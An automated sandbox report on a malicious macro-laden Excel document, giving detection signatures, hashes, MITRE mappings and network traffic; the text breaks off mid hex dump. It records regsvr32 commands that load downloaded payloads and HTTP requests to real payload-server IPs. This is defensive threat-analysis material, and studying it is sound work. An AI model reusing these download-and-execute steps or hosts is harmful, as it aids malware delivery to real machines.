ID: 502658
Sample Name:
PRMS_558161433.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:28:34
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PRMS_558161433.xls

Overview


General Information

Sample Name:	PRMS_558161433.xls
Analysis ID:	502658
MD5:	ce9aef0eeccadcb..
SHA1:	50ed2e5bbe1ac5..
SHA256:	ad682974afe2464.
Tags:	xls
Infos:	

Most interesting Screenshot:



Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Sigma detected: Regsvr32 Comman…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Potential document exploit detected…
- Uses a known web browser user age…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Potential document exploit detected…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2052 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 592 cmdline: regsvr32 -silent ..\Celod.wac MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1916 cmdline: regsvr32 -silent ..\Celod.wac1 MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1992 cmdline: regsvr32 -silent ..\Celod.wac2 MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)


System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.123.53.220/44483.3537556712.dat	0%	Avira URL Cloud	safe	
http://185.244.150.172/44483.3537556712.dat	0%	Avira URL Cloud	safe	
http://101.99.90.219/44483.3537556712.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.123.53.220/44483.3537556712.dat	false	• Avira URL Cloud: safe	unknown
http://185.244.150.172/44483.3537556712.dat	false	• Avira URL Cloud: safe	unknown
http://101.99.90.219/44483.3537556712.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.244.150.172	unknown	Netherlands		60117	HSAE	false
185.123.53.220	unknown	unknown		133398	TELE-ASTeleAsiaLimitedHK	false
101.99.90.219	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502658
Start date:	14.10.2021
Start time:	08:28:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PRMS_558161433.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.winXLS@7/2@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HSAE	SecuriteInfo.com.Exploit.Siggen3.21227.11912.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Exploit.Siggen3.21227.11912.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.12255.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.17985.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.12255.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.17985.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.21879.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.573.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.21879.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.573.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.16533.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.18564.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.16533.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.18564.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.10164.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.19388.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.10164.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.19388.xls	Get hash	malicious	Browse	• 185.244.150.138

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstand_93764149.xls	Get hash	malicious	Browse	• 185.244.150.138
	Outstand_93764149.xls	Get hash	malicious	Browse	• 185.244.150.138
TELE-ASTeleAsiaLimitedHK	Rebate-690835286-10052021.xls	Get hash	malicious	Browse	• 185.123.53.199
	Purchase Order.exe	Get hash	malicious	Browse	• 185.36.81.32
	sm3lX1O9SY.exe	Get hash	malicious	Browse	• 185.123.53.190
	5X23WRfhRS.exe	Get hash	malicious	Browse	• 185.123.53.190
	pwa3NHNVZW.exe	Get hash	malicious	Browse	• 185.123.53.190
	JC1oBQKLeZ.exe	Get hash	malicious	Browse	• 185.123.53.190
	322e2172b60d694797e91a98109d97e2b167953bb82f8.exe	Get hash	malicious	Browse	• 185.123.53.190
	CFk8TRCHMR.exe	Get hash	malicious	Browse	• 185.123.53.190
	krqKjxV4Vu.exe	Get hash	malicious	Browse	• 185.123.53.190
	gZw5shwW7a.exe	Get hash	malicious	Browse	• 185.123.53.190
	JC1oBQKLeZ.exe	Get hash	malicious	Browse	• 185.123.53.190
	llPhlwbDY0.exe	Get hash	malicious	Browse	• 185.123.53.190
	mHu8YsFcE4.exe	Get hash	malicious	Browse	• 185.123.53.190
	218ca7b5b0f838d6aa07bfcc350794954804d89d03d1e.exe	Get hash	malicious	Browse	• 185.123.53.190
	oZy4tc2qRb.exe	Get hash	malicious	Browse	• 185.123.53.190
	X9s8Bq26D6.exe	Get hash	malicious	Browse	• 185.123.53.190
	ecXVIbiFXw.exe	Get hash	malicious	Browse	• 185.123.53.190
	WLER42xEif.exe	Get hash	malicious	Browse	• 185.123.53.190
	xvDPA3ldQv.exe	Get hash	malicious	Browse	• 185.123.53.190
	bu1TvY9vnU.exe	Get hash	malicious	Browse	• 103.253.40.229

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	147284
Entropy (8bit):	4.421564815186468
Encrypted:	false
SSDEEP:	1536:C8CL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcmB:CJJNSc83tKBAvQVCgOtmXmLpLmB
MD5:	5F0D033FC905A7B80DC0DA4E01CEB73C
SHA1:	9AD0C17300BF0B3BC5F59AF61285AD5FE0D2E5E0
SHA-256:	05FCBE6168DE21435535993F07D042CB7F0DFCDAC14B08DAEADC833A29E63A9B
SHA-512:	B306AE6F00E204F6E623A4F1AFB4ABA412BACAC94303F0D61307B5426CB7AAF6EDD3919EF3CAB65EF622A47B1DADFE7B3FCFF5A8A34F30BC9C10A0BF31B97371
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!..!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,.,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8.....N.....\W.. .....J.....,<.....<.....xW.....xY..xG.....T.....D.....T.....&!..d..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15040
Entropy (8bit):	4.610040477202753
Encrypted:	false

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
SSDEEP:	192:3dmxlA11DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkb:tm38xesT20lheZ3waE5D7qxlxkb
MD5:	ED6FB6543D560AF9832517078621D1DB
SHA1:	33386F0C24BA26133776DC20DF0B0C15AB1AD934
SHA-256:	55B6B166ACDB406A88521912683F7398F882F9D37B8EEA9077B5416C3D9A46FD
SHA-512:	DB17398466C6DA8BA79F6471BBDB43638EE079DE0C1C4A5E533C3E3687D154D236106361B7F19A78EC1D00C1CC5ADA03287DEF740A62AE357DEAD26B553EA6 37
Malicious:	false
Reputation:	low
Preview:	MSFT.....A.....1..... .....d.....P...,.....\.....H...4..... .....|.....|.....|...x.....x..... .....$".....P.....$"..87.....0....P..,..... ....0.....%"...:.....H...".....H.....(.....@.....P.....0.....`.....p...X... ..... .....>*M..&...o.....E.....F.....B.....`..d....."E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<WI.....\.1Y.....k...U....."....|. ..K..a...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Last Saved By: Gretta, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Tue Oct 12 08:41:12 2021, Security: 0
Entropy (8bit):	6.9818260514657595
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	PRMS_558161433.xls
File size:	137728
MD5:	ce9aef0eeccadcb8bbf463e2158e718c
SHA1:	50ed2e5bbe1ac51ae8a26f005f17ba14ef30be88
SHA256:	ad682974afe24641e8f2aa645a02f24bafd8595d6746ad789e4ef351807c6399
SHA512:	f43a45179311a42e6d707bc1b01b87da7449ab4fce931ec119bcb2df5e4686907c2c204668fd715da77cb0bceba6917e9ae957412faaaa3ca90c8d15fb6b8225
SSDEEP:	3072:fk3hOdsylKlgxopeiBNhZFGzE+cL2kdAZc6YehWfG5tUHKGDbpmsiiWbyaBi+RLR:fk3hOdsylKlgxopeiBNhZF+E+W2kdAZL
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PRMS_558161433.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False

Indicators

Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	Gretta
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-10-12 07:41:12
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-08:29:31.072682	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	185.244.150.172	192.168.2.22
10/14/21-08:29:31.335268	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	185.123.53.220	192.168.2.22
10/14/21-08:29:32.317745	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	101.99.90.219	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.244.150.172
- 185.123.53.220
- 101.99.90.219

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.244.150.172	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:29:30.905944109 CEST	0	OUT	GET /44483.3537556712.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.244.150.172 Connection: Keep-Alive
Oct 14, 2021 08:29:31.072681904 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 14 Oct 2021 06:29:31 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	185.123.53.220	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:29:31.181484938 CEST	1	OUT	GET /44483.3537556712.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.123.53.220 Connection: Keep-Alive
Oct 14, 2021 08:29:31.335268021 CEST	2	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 14 Oct 2021 06:29:31 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 